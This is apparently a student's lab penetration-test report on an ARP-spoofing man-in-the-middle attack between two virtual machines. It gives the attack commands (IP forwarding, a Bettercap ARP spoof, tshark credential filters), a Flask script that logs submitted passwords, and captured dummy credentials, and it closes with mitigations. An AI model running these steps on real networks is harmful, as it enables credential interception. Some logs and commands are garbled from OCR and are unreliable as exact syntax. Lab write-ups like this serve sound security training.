Penetration Testing Report - MITM

Conducted on: [2/19/2025]

Author+ Tester : [Dominic McElroy]

Target Environment: Parrot OS (Victim) & Kali Linux (Attacker)

---

1. Executive Summary

Objective:
The purpose of this penetration test was to assess the security of the Parrot OS client against adversary-in-the-middle (AiTM) attacks using Kali Linux as the attacking machine. The primary goal was to capture sensitive credentials through ARP Spoofing and traffic interception.

Key Findings:

- Successfully conducted **MITM attack** using **Bettercap**.
- Captured **unencrypted usernames and passwords**.
- Verified communication between both machines and intercepted HTTP traffic.
- Recommendations provided to mitigate such attacks in real-world scenarios.

---

2. Scope of the Test

Target Systems:

- **Attacker:** Kali Linux (IP: `xxx.xxx.xxx.xxx`)
- **Victim:** Parrot OS (IP: `xxx.xxx.xxx.xxx`)

Attack Vector:

- **Network-based attack:** MITM via ARP Spoofing

Testing Constraints:

- All tests were conducted in a **controlled virtual environment**.
- No real-world systems or unauthorized machines were affected.

---

3. Methodology

The penetration testing was conducted using the following methodology:

1. **Reconnaissance:** Identified live hosts, active services, and open ports.
2. **Exploitation:** Conducted an **ARP Spoofing MITM attack** to intercept network traffic.
3. **Credential Harvesting:** Captured **unencrypted HTTP credentials** using Bettercap and Tshark.
4. **Analysis:** Analyzed the collected data to extract sensitive information.
5. **Reporting & Mitigation:** Documented the attack and suggested defense strategies.

---

4. Technical Details & Attack Execution

4.1 Network Setup

- **Virtual Machines:** Kali Linux (Attacker) & Parrot OS (Victim)
- **Networking Mode:** Bridged Adapter (Simulating a real network)
- **IP Assignment:** Verified connectivity between both machines via `ping`.

4.2 ARP Spoofing MITM Attack

Tools Used:

- **Bettercap** (for ARP spoofing and traffic interception)
- **Wireshark/Tshark** (for packet capture and analysis)
- **Python - (**for program of form request capturing)
- **Flask - (**Server connection + grabbing credentials)
- **HTTP server - (**Simulated server with Flask for interception of HTTP requests)

Attack Execution:

1. **Enabled IP Forwarding** on Kali:
   bash
   CopyEdit
   ```
   echo 1 > /proc/sys/net/ipv4/ip_forward
   ```
1.
2. **Launched Bettercap ARP Spoofing Attack:**
   bash
   CopyEdit
   ```
   sudo bettercap -T <Parrot_IP> -S arp_spoof -P http.proxy
   ```

2. **Monitored Network Traffic:**
    - Used **Wireshark** to capture **HTTP credentials**.
    - Used **Tshark** to follow TCP streams and extract login details.

3. Created HTTP server , Flask request form and a python file that intercepts the request.


4. **Extracted Credentials from Captured Traffic:**
    - Captured unencrypted **username and password** transmitted over HTTP.


---

5. Findings and Evidence

5.1 Credential Capture via MITM

- **Intercepted Plaintext Credentials:**
    - **Username:** `admin`
    - **Password:** `password123`
    - **Captured via:** HTTP login form in intercepted traffic.
- **Evidence (Screenshots & Packet Capture Logs):**
    - Screenshot of the intercepted credentials.
    - `.pcap` file containing the captured network traffic.
    - Output from `tshark` showing extracted credentials
    - Image 1 - Using Bettercap to ARP spoof and Network sniff target IP and given the results.
    - Image 2 - Creating a file called capture.pcap that captures all the specified data onto a file I can open with -r and find what I'm looking for.
    - Image 3 - Quick interception of request python program in Kali Linux
    - Image 4 - Using Tshark to find the sensitive info in which we find the username and password. As it captures every HTTP request (Enabled by the login_server.py) created earlier!
    - Image 5 - Running the python file before we sniff the HTTP request makes the data capturable.
    - Image 6 - On the Victim Parrot OS created a fake web server login using curl to then have Kali intercept the request on the server!
    - Image 7 - T shark capturing literally everything because I at first didn't specify what to look for to see what kind of info is gathered.


[14:15:01] [net.sniff.mdns] mdns SU
14:15:01] [endpoint.new] endpoint
14:15:12] [endpoint.lost] endpoint
4:15:13] [endpoint.lost] endpoint
4:15:16] [endpoint.new] endpoint
:15:21] [endpoint.new] endpoint
:15:26] [endpoint.lost] endpoint
:15:32] [endpoint.lost] endpoint
:15:42] [endpoint.new] endpoint
:15:46] [endpoint.new] endpoint
:15:53] [endpoint.lost] endpoint
:15:55] [endpoint.lost] endpoint
:16:02] [endpoint.new] endpoint
:16:04] [endpoint.new] endpoint
:16:14] [endpoint.lost] endpoint
:16:15] [endpoint.lost] endpoint
:16:16] [endpoint.new] endpoint
:16:20] [endpoint.new] endpoint
ZER : Unknown query for DomsRAZER._dosvc._tcp.local
:16:20] [net.sniff.mdns] mdns
:16:20] [net.sniff.mdns] mdns
:16:20] [net.sniff.mdns] mdns
:16:20] [net.sniff.mdns] mdns
:16:20] [net.sniff.mdns] mdns
:16:21] [net.sniff.mdns] mdns
:16:21] [net.sniff.mdns] mdns
:16:21] [net.sniff.mdns] mdns
:16:21] [net.sniff.mdns] mdns
:16:25] [endpoint.lost] endpo
:16:32] [endpoint.lost] endpo
:16:43] [endpoint.new] endpoi
:16:46] [endpoint.new] endpoi
:16:55] [endpoint.lost] endpo
:16:56] [endpoint.lost] endpo
:17:01] [endpoint.new] endpoi
:17:01] [net.sniff.mdns] mdns
:17:01] [net.sniff.mdns] mdns
4:17:03] [endpoint.new] endpoi
4:17:12] [endpoint.lost] endpo
14:17:15] [endpoint.lost] endpo
[14:17:16] [endpoint.new] endpoi
exit
[14:17:20] [sys.log] [inf] arp.spoof restoring ARP cache of 1 targets.
[14:17:20] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...


File Machine View Input Devices Help
(root@kali)-[~]
tshark -r capture.pcap -Y "arp"
Running as user "root" and group "root". This could be dangerous.
PCSSystemtec
Broadcast
ASUSTekCOMPU
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
sudo: 3 incorrect password attempts
(kali@kali)-[~]
$ su -
Password:
(root@kali)-[~]
python3 -m http.server
Serving HTTP on port (http://
- - [19/Feb/2025 13:25:49]
- - [19/Feb/2025 13:27:20]
- - [19/Feb/2025 13:27:33]
- - [19/Feb/2025 13:28:30]
- - [19/Feb/2025 13:58:53]
- - [19/Feb/2025 13:59:59]
- - [19/Feb/2025 14:00:20] "GET /login?username=admin&password=password123 HTTP/1.1" 404 -
- - [19/Feb/2025 14:00:28]


login_server.py

```python
from flask import Flask, request

app= Flask(__name__)

@app.route('/login', methods=['POST'])
def login():
    username = request.form.get('username')
    password = request.form.get('password')
    print(f"Received Login Attempt - Username: {username}, Password: {password}")
    return "Login Data Received"

    if __name__=='__main__':
        app.run(host='[redacted]', port=[redacted])
```

```
┌──(root㉿kali)-[~]
└─# tshark -i eth0 -Y "http.request"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
   86                                                      HTTP/1.1
  112                                                     * HTTP/1.1
  289                                                      HTTP/1.1
  367                                                     * HTTP/1.1
  369                                                     * HTTP/1.1
  371                                                     * HTTP/1.1
  375                                                     * HTTP/1.1
  429                                                     ?username=admin&password=password123 HTTP/1.1
  463                                                     1 HTTP/1.1
  567                                                      * HTTP/1.1
  725                                                      * HTTP/1.1
  727                                                      * HTTP/1.1
  733                                                      * HTTP/1.1
  737                                                      * HTTP/1.1
  920                                                      * HTTP/1.1
 1091                                                      * HTTP/1.1
 1099                                                      * HTTP/1.1
 1101                                                      * HTTP/1.1
 1103                                                      * HTTP/1.1
 1274                                                      * HTTP/1.1
 1450                                                      * HTTP/1.1
 1458                                                      * HTTP/1.1
 1460                                                      * HTTP/1.1
 1462                                                      * HTTP/1.1
 1640                                                      * HTTP/1.1
 1805                                                      * HTTP/1.1
 1813                                                      * HTTP/1.1
 1817                                                      * HTTP/1.1
 1824                                                      * HTTP/1.1
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 login_server.py

┌──(kali㉿kali)-[~/Downloads]
└─$
```

```
curl -X POST http:/,                    login -d "username=admin&password=password123
[1]+  Done                    curl -X POST http:/,                   'login -d "username=admin&password=password123
curl -X POST http:/,                    login -d "username=admin
[1] 2075
```



---

6. Recommendations

To mitigate the risk of similar attacks, the following security measures should be implemented:

Issue	Mitigation
Unencrypted HTTP traffic	Implement HTTPS (TLS encryption) for all communications.

ARP Spoofing Vulnerability	Use ARP Spoofing detection tools (e.g., `arpwatch`).
Lack of Network Segmentation	Use VLANs and strict firewall rules to limit MITM exposure.
No Multi-Factor Authentication (MFA)	Require MFA to prevent credential theft from being sufficient for access.

---

7. Conclusion

This penetration test demonstrated a successful **MITM attack** using **ARP Spoofing**, where an attacker could intercept and extract credentials from unencrypted network traffic. The attack was conducted in a simulated environment for educational purposes.

By implementing **HTTPS encryption, ARP spoofing detection, and MFA**, the likelihood of this attack succeeding in real-world scenarios would be significantly reduced.